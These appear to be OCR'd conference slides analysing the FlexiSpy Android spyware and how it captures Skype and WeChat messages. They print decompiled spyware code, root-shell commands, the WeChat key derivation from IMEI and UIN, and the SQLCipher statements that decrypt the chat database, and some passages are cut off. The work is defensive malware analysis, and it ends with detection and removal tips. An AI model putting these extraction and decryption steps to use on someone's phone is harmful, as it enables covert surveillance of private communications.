
```
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path: /data/misc/adn/.skp_store/owner_profiles/owner_1494978633868
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...

V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # ENTER ...
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # path:/data/misc/adn/.skp_store/user_profiles/user_profile_1494978633885
V/FileUtil( 1308): (tid:78|SkypeCaptureThread) saveFile # EXIT ...
```


Two Spy cases on Skype and WeChat

- Spy on Skype for android
- Spy on WeChat for android

Spy on WeChat for android

- There's a minor difference between spying Skype and spying Wechat. For Skype, its database file is not encrypted, FlexiSpy can directly monitor the database and execute SQL query to get the chat messages. But for Wechat, its database file is encrypted, FlexiSpy cannot directly execute SQL query to get the chat messages, so it's required to decrypt the database file before executing SQL query.





Spy on WeChat for android

- Like spying Skype, Flexispy monitors the database file in Wechat using FileObserver when spying Wechat. Additionally, it also monitors shared preference file system_config_prefs.xml.

```
private void startSystemConfigPrefFileObserver() {
    if(this.mSystemConfigPrefFileObserver == null) {
        if(WeChatObserver.LOGV) {
            FxLog.v("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Start database (%s) monitoring", new Object[]{"/data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml"});
        }

        this.mSystemConfigPrefFileObserver = new SystemConfigPrefFileObserver(this, "/data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml");
        this.mSystemConfigPrefFileObserver.startWatching();
    }
    else {
        if(!WeChatObserver.LOGE) {
            return;
        }

        FxLog.e("WeChatObserver", "startDatabaseMonitorWithDatabasePath # Already running");
    }
}
```

- In the class com.vvt.capture.wechat.WeChatUtil, the method copyDatabaseToLocalFolderAndDecrypt is used to copy database file from private folder of Wechat to local folder, get the decryption key and then decrypt the database file that contains Wechat chat messages.

Spy on WeChat for android

- Find the full path of database. The folder name of current owner is a MD5 hash code ed539505124b60982bc82d875e61a2c0 that is calculated from md5(“mm1028071100”). So the full path of the database file is /data/data/com.tencent.mm/MicroMsg/ed539505124b60982bc82d875e61a2c0/EnMicroMsg.db. The database file EnMicroMsg.db is the message database of Wechat and encrypted with AES algorithm.

```
public static String getCurrentOwner() {
    if(WeChatCapturingHelper.LOGV) {
        FxLog.v("WeChatCapturingHelper", "getCurrentOwner # ENTER...");
    }

    String v0 = null;
    String v2 = WeChatUtil.getUin();
    if(!FxStringUtils.isEmptyOrNull(v2)) {
        try {
            v0 = WeChatCapturingHelper.md5("mm" + v2);
            if(!WeChatCapturingHelper.LOGV) {
                goto label_25;
            }

            FxLog.v("WeChatCapturingHelper", "getCurrentOwner # currentOwner : %s", new Object[]{v0});
        }
        catch(Exception v1) {
            if(!WeChatCapturingHelper.LOGE) {
                goto label_25;
            }
```

Get uin from /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml, here uin is "1028071100".

v0 = md5("mm"+"1028071100") ="ed539505124b60982bc82d875e61a2c0"

Spy on WeChat for android

- How to decrypt message database EnMicroMsg.db?

```
label_52:
    String v2 = LimitedWeChatUtil.getBusyboxPath(arg26);
    String v13 = WeChatUtil.copyDatabaseToLocalFolder(v14, arg27, v2, arg29);
    String v20 = Path.combine(arg26, "panzer");
    if(!ShellUtil.isFileExisted(v20)) {
        if(WeChatUtil.LOGE) {
            FxLog.e("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # %s does not exists...", new Object[]{v20});
        }

        return v5;
    }

    if(FxStringUtils.isEmptyOrNull(v13)) {
        goto label_196;
    }

    String v4 = WeChatUtil.getDecryptKey(arg28, v2);
    if(FxStringUtils.isEmptyOrNull(v4)) {
        goto label_196;
    }

    try {
        v19 = Shell.getRootShell();
        v19.exec(String.format("cd %s", v14));
        v19.exec(String.format("rm %s", v6));
        v19.exec(String.format("chmod 777 %s", v20));
        ArrayList v17 = new ArrayList();
        v17.add(String.format("%s %s", v20, v13));
        v17.add(String.format("PRAGMA key = \'%s\';", v4));
        v17.add("PRAGMA cipher_use_hmac = OFF;");
        v17.add("PRAGMA cipher_page_size = 1024;");
        v17.add("PRAGMA kdf_iter = 4000;");
        v17.add("ATTACH DATABASE \"decrypted_database.db\" AS decrypted_database KEY \"\";");
        v17.add("SELECT sqlcipher_export(\"decrypted_database\");");
        v17.add("DETACH DATABASE decrypted_database;");
        Iterator v11 = v17.iterator();
        while(v11.hasNext()) {
            String v15 = v19.exec(v11.next());
            if(!WeChatUtil.LOGV) {
                continue;
            }

            FxLog.v("WeChatUtil", "copyDatabaseToLocalFolderAndDecrypt # out: " + v15);
        }

        v19.exec(".exit");
```

/data/misc/adn/panzer

KEY = 5f834bd

/data/misc/adn/panzer /data/misc/adn/com.tencent.mm/EnMicroMsg.db

SQL sentences to decryption in SQLCipher

Execute SQL sentence to decrypt database.

Exit from SQLCipher.

```
private static String getDecryptKey(String arg9, String arg10) {
    String v3 = WeChatUtil.getUin();
    String v1 = null;
    if(!FxStringUtils.isEmptyOrNull(v3)) {
        String v0 = String.format("%s echo -n %s%s | %s md5sum | %s cut -c -7", arg10, arg9, v3, arg10, arg10);
        if(WeChatUtil.LOGV) {
            FxLog.v("WeChatUtil", "getDecryptKey # command %s", new Object[]{v0});
        }
```

/data/misc/adn/busybox echo -n [redacted]1028071100 | /data/misc/adn/busybox md5sum | /data/misc/adn/busybox cut -c -7

Spy on Wechat for android

- The algorithm of getting decryption key is shown below.

```
Decryption KEY  =  MD5(IMEI + UNI)[0:7]
Md5 = 5f834bde5191807f2812ff49eba5fe36
KEY = 5f834bd
```


- After getting the decryption key, Flexispy uses SQLCipher to decrypt the database file EnMicroMsg.db.The binary file /data/misc/adn/panzer is SQLCipher version 3.11.0 which is an open source extension to SQLite that provides transparent 256-bit AES encryption of database files.The SQL query of decrypting database in SQLCipher is shown below.

```
PRAGMA key = '5f834bd';
PRAGMA cipher_use_hmac = OFF;
PRAGMA cipher_page_size = 1024;
PRAGMA kdf_iter = 4000;
ATTACH DATABASE "decrypted_database.db" AS decrypted_database KEY "";
SELECT sqlcipher_export("decrypted_database");
DETACH DATABASE decrypted_database;
```

- The decrypted database file decrypted_database.db is located in folder /data/misc/adn/com.tencent.mm/.

Spy on WeChat for android

- The decrypted database of Wechat in SQLite Expert Personal tool.



- Next, the program could start reading the decrypted database decrypted_database.db, and execute SQL query to get chat message record.

```
public static ArrayList captureNewEvents(String arg9, long arg10, long arg12, SQLiteDatabase arg14, ImParameters arg15, SQLiteDatabase arg16, String arg17) {
    if(WeChatCapturingHelper.LOGV) {
        FxLog.v("WeChatCapturingHelper", "captureNewEvents # ENTER... refId: " + arg10);
    }
    ArrayList v7 = new ArrayList();
    Cursor v2 = null;
    if(arg14 != null) {
        try {
            v2 = arg14.rawQuery(WeChatCapturingHelper.getQueryStatement(), new String[]{arg10 + "", arg12 + ""});
            if(v2 != null) {
                v7 = WeChatCapturingHelper.keepConversation(arg14, arg9, v2, arg15, arg16, arg17);
            }
            else {
                goto label_49;
            }
```

execute SQL sentence to get chat message record.

SELECT msgId, m.msgSvrId, createTime, talker, m.conten
ON m.talker = c.username LEFT JOIN chatroom ON
chatroomname = m.talker WHERE m.type
IN (1, 43, 48,3,34,62) AND msgId > ? AND msgId <= ?
ORDER BY msgId DESC

Spy on WeChat for android

- The method keepConversation(): Get the chat message content.

```
private static ArrayList<WeChatData> keepConversation(SQLiteDatabase db, String writablePath, Cursor cursor, ImParameters imParameters, SQLiteDatabase avatarDatabase, String currentOwner) {
    ArrayList<WeChatData> dataList = new ArrayList();
    Direction direction = Direction.UNKNOWN;
    String senderId = null;
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("dd/MM/yy HH:mm:ss");
    LocationInfo locationInfo = null;
    if (cursor.moveToLast()) {
        if (LOGV) {
            FxLog.m82v(TAG, "keepConversation # ENTER While loop...");
        }
        do {
            ArrayList<String> participantArray;
            Iterator i$;
            OwnerInfo ownerInfo = getOwnerInfo(db, writablePath, avatarDatabase, currentOwner, imParameters.getAppLinuxUserId());
            WeChatData weChatData = new WeChatData();
            SenderInfo senderInfo = new SenderInfo();
            ConversationInfo conversationInfo = new ConversationInfo();
            ArrayList<Attachment> attachments = new ArrayList();
            boolean canAdd = true;
            int isSend = cursor.getInt(cursor.getColumnIndex(COLUMN_ISSEND));
            if (LOGV) {
                FxLog.m82v(TAG, "keepConversation # isSend:" + isSend);
            }
            if (isSend == 1) {
                direction = Direction.OUT;
            } else {
                direction = Direction.IN;
            }
            String text = cursor.getString(cursor.getColumnIndex("content"));
            String conversationId = cursor.getString(cursor.getColumnIndex(COLUMN_TALKER));
            String conversationName = cursor.getString(cursor.getColumnIndex(COLUMN_NICKNAME));
            int msgType = cursor.getInt(cursor.getColumnIndex("type"));
            long time = cursor.getLong(cursor.getColumnIndex(COLUMN_CREATE_TIME));
            long msgSvrId = cursor.getLong(cursor.getColumnIndex(COLUMN_MSGSVRID));
            String dateTime = simpleDateFormat.format(new Date(time));
            String memberList = cursor.getString(cursor.getColumnIndex(COLUMN_MEMBER_LIST));
```

Get ownerUid:[xxxxxx] and ownerN

It's a customed class that formats data of chat.

Get the chat message content.

```
public String toString() {
    StringBuilder v2 = new StringBuilder();
    v2.append("\ntextRepresentation: " + this.textRepresentation);
    v2.append("\ntext: " + this.data);
    v2.append("\ndateTime: " + this.dateTime);
    v2.append("\nsender: " + this.senderInfo.getSenderUid() + "|" + this.senderInfo.getSenderName());
    v2.append("\nconversation: " + this.conversationInfo.toString());
    Iterator v0 = this.participants.iterator();
    while(v0.hasNext()) {
        v2.append("\nparticipant: " + v0.next().toString());
    }

    if(this.shareLocationData != null && this.shareLocationData.getLatitude() != 0) {
        v2.append("\nlocation: " + this.shareLocationData.getLatitude() + "," + this.shareLocationData.getLongitude() + ") name: " + this.shareLocationData.getPlaceName());
    }

    if(this.attachments != null && this.attachments.size() > 0 && this.attachments.get(0) != null) {
        v2.append("attachments: " + this.attachments.get(0).getAttachmentName() + " " + this.attachments.get(0).getAttachmentPath());
    }

    v2.append("\nownerData: " + this.ownerData.toString());
    return v2.toString();
}
```

- The method toString() in the class WechatData, which includes chat message text, timestamp, sender, participant(receiver),etc.

Spy on WeChat for android

- We can see the chat message text is “$$$ testwechat” tested by me in the log file .

```
V/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) keepConversation # msgType: 1, text: $$$ testwechat, msgSvrId: 4142047058102555392, isGroupChat: false
```


```
I/WeChatCapturingHelper( 1308): (tid:83|WeChatCaptureThread) Adding WeChatData:
I/WeChatCapturingHelper( 1308): textRepresentation: 1
I/WeChatCapturingHelper( 1308): text: $$$ testwechat
I/WeChatCapturingHelper( 1308): dateTime: 17/05/17 06:35:35
I/WeChatCapturingHelper( 1308): sender: [redacted]
I/WeChatCapturingHelper( 1308): conversation: ConversationInfo { Name: 宋, Id: wxid_6351103510513, PicturePath: null, Status: null
I/WeChatCapturingHelper( 1308): participant: Participant { Name: 宋, Uid: wxid_6351103510513, Contact: null, Status: null, PicPath: }
I/WeChatCapturingHelper( 1308): ownerData: OwnerInfo { Name: [redacted], Uid: [redacted], Contact: null, ProfilePicPath: , Status: nulltoken: null }
```

The chat message sent by owner.

Recevier to the chat message.

Spy on WeChat for android

- The following is the list of app spy supported by FlexiSpy f
- We can see the IM apps supported includes Facebook, Ha e, QQ, Skype, Snapchat, Telegram, Tinder, Viber, WhatsApp, WeC opular IM software. Besides, FlexiSpy for android can spy on camera io, chrome, calendar, etc.



Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Summary

- FlexiSpy for android is all-in-one spyware and designed sophisticatedly and very complicated. The spy app supports full IM tracking, VoIP call recording& live call interception, it also can spy on messages, GPS, Multimedia, Internet, Applications, etc.
- In order to support all spy features, it's required that the android device has been rooted.
- The spy app setups the startup script. When the device is rebooted, the startup script could be executed to start some daemon processes.
- Generally, in IM software on mobile device the chat messages are stored as database file. Some databases might not be encrypted like Skype app, it's easy to execute some SQL queries to gain the sensitive info related to chat message after rooting the android device. Other databases might be encrypted like WeChat app, it seems that it's more secure, but the private key is still calculated via reversing engineering the IM app. Once the private key is got, you can decrypt the database using it.

Summary

- Even when I uninstalled FlexiSpy for android app (package: co
  activity is always ongoing. I tested Skype and WeChat app aft
  “com.android.systemupdate”, it’s still successful to monitor t
- The working directory of FlexiSpy is /data/misc/adn/. The file
  android.
- For normal users, if you found the file fx.log in the directory /
  android device is being spied by FlexiSpy for android, you can
  FlexiSpy.
  - Uninst
  - Remo
    /syste
  - Remov

```
root@hammerhead:/data/misc/adn # ls -ls
total 100220
-rw-rw-rw- root     root       20784 2017-05-16 00:42 5002
-rw-rw-rw- root     root      535585 2017-05-16 00:40 Camera.apk
-rw-rw-rw- root     root        4268 2017-05-16 00:40 Xposed-Disabler-Recovery.zip
-rw-rw-rw- root     root        4367 2017-05-16 00:40 Xposed-Installer-Recovery.zip
-rw-rw-rw- root     root       98482 2017-05-16 00:40 XposedBridge.jar
-rw-rw-rw- root     root         423 2017-05-16 00:43 app_container_info.dat
drwxrwxrwx root     root             2017-05-16 00:42 arm64-v8a
-rw-rw-rw- root     root       22732 2017-05-16 00:40 arm_app_process_xposed_sdk15
-rwx------ root     root       21980 2017-05-16 00:40 arm_app_process_xposed_sdk16
-rw-rw-rw- root     root        5520 2017-05-16 00:40 arm_xposedtest_sdk15
-rw-rw-rw- root     root        5372 2017-05-16 00:40 arm_xposedtest_sdk16
-rw-rw-rw- root     root      237208 2017-05-16 00:41 aud.zip
-rw------- root     root           5 2017-05-24 22:57 audio.ref
-rw------- root     root           5 2017-05-24 22:57 browserurl.ref
-rw-rw-rw- root     root      353884 2017-05-16 00:41 bugd.zip
-rwxrwxrwx root     root     1937480 2017-05-16 00:41 busybox
-rw------- root     root           5 2017-05-24 22:56 calllog.ref
-rw-rw-rw- root     root      353884 2017-05-16 00:41 callmgr.zip
-rwxr-xr-x system   system       170 2017-05-16 00:42 callmgrd
-rw-rw-rw- root     root      353884 2017-05-16 00:41 callmon.zip
-rwxr-xr-x system   system       170 2017-05-16 00:42 callmond
-rw------- root     root           5 2017-05-24 22:57 chrome.ref
-rw-rw-rw- root     root     34251340 2017-05-16 00:40 com.android.systemupdate-1.apk
drwxrwxrwx root     root             2017-05-24 23:51 com.tencent.mm
-rw------- root     root        6021 2017-05-24 23:02 connection_history.dat
-rw-rw---- root     root       20480 2017-05-24 23:02 ddmmgr.db
-rw-rw-rw- root     root       12824 2017-05-24 23:02 ddmmgr.db-journal
-rw------- root     root          22 2017-05-16 00:43 device_id
-rw------- root     root           1 2017-05-22 16:14 disable
-rw-rw-rw- root     root      136600 2017-05-16 00:41 dwebp
-rw-rw-rw- root     root      202464 2017-05-16 00:41 dwebp64
-rw-rw---- root     root      610304 2017-05-24 23:00 events.db
-rw-rw-rw- root     root       49760 2017-05-24 23:00 events.db-journal
-rw------- root     root          77 2017-05-16 23:00 facebook.ref
-rw------- root     root           5 2017-05-24 22:57 facebook_calllog.ref
-rwxrwxrwx root     root     18439556 2017-05-16 00:41 ffmpeg
-rwxrwxrwx root     root       12750 2017-05-24 22:57 finsky.xml
-rw-rw-rw- root     root     26512395 2017-05-24 23:56 fx.log
-rw------- root     root           5 2017-05-24 22:56 generic_gmail.ref
-rw-rw-rw- root     root     10266016 2017-05-16 00:41 gesture_hash.zip
-rw------- root     root           5 2017-05-24 22:56 gmail.ref
-rw------- root     root          77 2017-05-17 05:52 hangouts.ref
-rw------- root     root          77 2017-05-16 23:01 hike.ref
-rw------- root     root           5 2017-05-24 22:57 image.ref
-rw------- root     root          77 2017-05-16 23:01 instagram.ref
-rw------- root     root           5 2017-05-24 22:56 integrated_email.ref
-rw------- root     root          77 2017-05-16 23:01 kik.ref
-rw-rw-rw- root     root      275716 2017-05-16 00:41 libaac.so
-rw-rw-rw- root     root      124108 2017-05-16 00:41 libamr.so
-rw-rw-rw- root     root      399712 2017-05-16 00:41 libasound.so
-rw-rw-rw- root     root      899784 2017-05-16 00:41 libcrypto_32bit.so
                   root       70616 2017-05-16 00:41 libflasusconfig.so
                   root       70664 2017-05-16 00:41 libflhtcconfig.so
                   root       70664 2017-05-16 00:41 libfllgconfig.so
                   root       70664 2017-05-16 00:41 libflmotoconfig.so
                   root       70664 2017-05-16 00:41 libflsamsungconfig.so
                   root       70664 2017-05-16 00:41 libflsonyconfig.so
                   root       13544 2017-05-16 00:41 libfxexec.so
                   root        9364 2017-05-16 00:41 libfxril.so
                   root      590584 2017-05-16 00:41 libfxtmessages.8.so
                   root       66868 2017-05-16 00:41 libfxwebp.so
                   root       26088 2017-05-16 00:41 libkma.so
                   root       13460 2017-05-16 00:41 libkmb.so
                   root      136452 2017-05-16 00:41 liblame.so
                   root      136464 2017-05-16 00:41 libmp3lame.so
                   root      386244 2017-05-16 00:41 libsqliteX.so
                   root      210540 2017-05-16 00:41 libvcap.so
                   root          77 2017-05-16 23:00 line.ref
                   system      160 2017-05-16 00:42 maind
                   root     2093812 2017-05-16 22:59 maind.zip
                   root           2017-05-16 00:41 mixer
                   root           5 2017-05-24 22:57 mms.ref
                   radio         95 2017-05-24 22:56 network_type.ref
-rwxrwxrwx root     root     1127104 2017-05-16 00:41 panzer
-rw-rw-rw- root     root       28672 2017-05-24 23:02 phoenix_db.db
-rw-rw-rw- root     root       12824 2017-05-24 23:02 phoenix_db.db-journal
-rwxr-xr-x system   system       161 2017-05-16 00:42 pmond
-rw-rw-rw- root     root      237584 2017-05-16 00:41 pmond.zip
-rw------- root     root        4618 2017-05-16 01:01 preferences.dat
-rwxrwxrwx system   system       160 2017-05-16 00:42 psysd
-rw-rw-rw- root     root      280111 2017-05-16 00:41 psysd.zip
-rw------- root     root        4608 2017-05-24 23:47 push_connection_history.dat
-rw------- root     root         146 2017-05-16 23:01 qq.ref
drwxrwxrwx root     root             2017-05-22 16:14 skype
-rw------- root     root          77 2017-05-24 23:00 skype.ref
-rw------- root     root           5 2017-05-24 22:57 skype_calllog.ref
-rw------- root     root           5 2017-05-24 22:56 sms.ref
-rw------- root     root          77 2017-05-16 23:01 snapchat.ref
-rw------- root     root         398 2017-05-24 22:56 system_url.dat
-rw------- root     root          77 2017-05-16 23:01 telegram.ref
-rw-rw-rw- root     root      178053 2017-05-16 00:41 ticket.apk
-rw------- root     root          77 2017-05-16 23:01 tinder.ref
-rwxrwxrwx root     root       28784 2017-05-16 00:41 vdaemon
```

```
root@hammerhead:/data/dalvik-cache # ls -l
-rw-r--r-- system   all_a14  10866064 2017-05-16 23:11 data@app@com.android.vending-1.apk@classes.dex
-rw-r--r-- system   all_a7    5474536 2017-05-16 23:08 data@app@com.google.android.gms-1.apk@classes.dex
-rw-r--r-- system   all_a62   7375568 2017-05-16 23:12 data@app@com.google.android.play.games-1.apk@classes.dex
-rw-r--r-- system   all_a77  10102768 2017-05-16 23:12 data@app@com.skype.raider-1.apk@classes.dex
-rw-r--r-- system   all_a78  15315696 2017-05-17 05:55 data@app@com.tencent.mm-1.apk@classes.dex
-rw-r--r-- system   all_a76    320128 1970-09-13 13:54 data@app@de.robv.android.xposed.installer-1.apk@classes.dex
-rw-r--r-- root     root       322376 2017-05-16 00:36 data@data@de.robv.android.xposed.installer@bin@XposedBridge.jar@classes.dex
-rw-r--r-- radio    radio      957464 2017-05-16 00:42 data@misc@adn@callmgr.zip@classes.dex
-rw-r--r-- root     root       957464 2017-05-16 00:42 data@misc@adn@callmon.zip@classes.dex
-rw-r--r-- root     root      6136944 2017-05-16 23:00 data@misc@adn@maind.zip@classes.dex
-rw-r--r-- root     root       669944 2017-05-16 00:42 data@misc@adn@pmond.zip@classes.dex
-rw-r--r-- system   system     798160 2017-05-16 00:42 data@misc@adn@psysd.zip@classes.dex
-rw-r--r-- root     root       435624 2017-05-16 00:44 data@misc@adn@ticket.apk@classes.dex
-rw-r--r-- system   all_a24     16600 1970-09-13 13:29 system@app@BasicDreams.apk@classes.dex
-rw-r--r-- system   u0_a31002   803896 1970-09-13 13:29 system@app@Bluetooth.apk@classes.dex
-rw-r--r-- system   all_a25    5069320 1970-09-13 13:29 system@app@Books.apk@classes.dex
```

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Reference

- https://github.com/Te-k/flexidie
- http://www.cybermerchantsofdeath.com/blog/2017/04/23/FlexiSpy.html
- http://www.cybermerchantsofdeath.com/blog/2017/04/23/FlexiSpy-pt2.html

Thank You!

Kai Lu(@k3vinlusec)

Email: kailu@fortinet.com

The full detailed analysis paper has almost 70 pages and will be released after conference.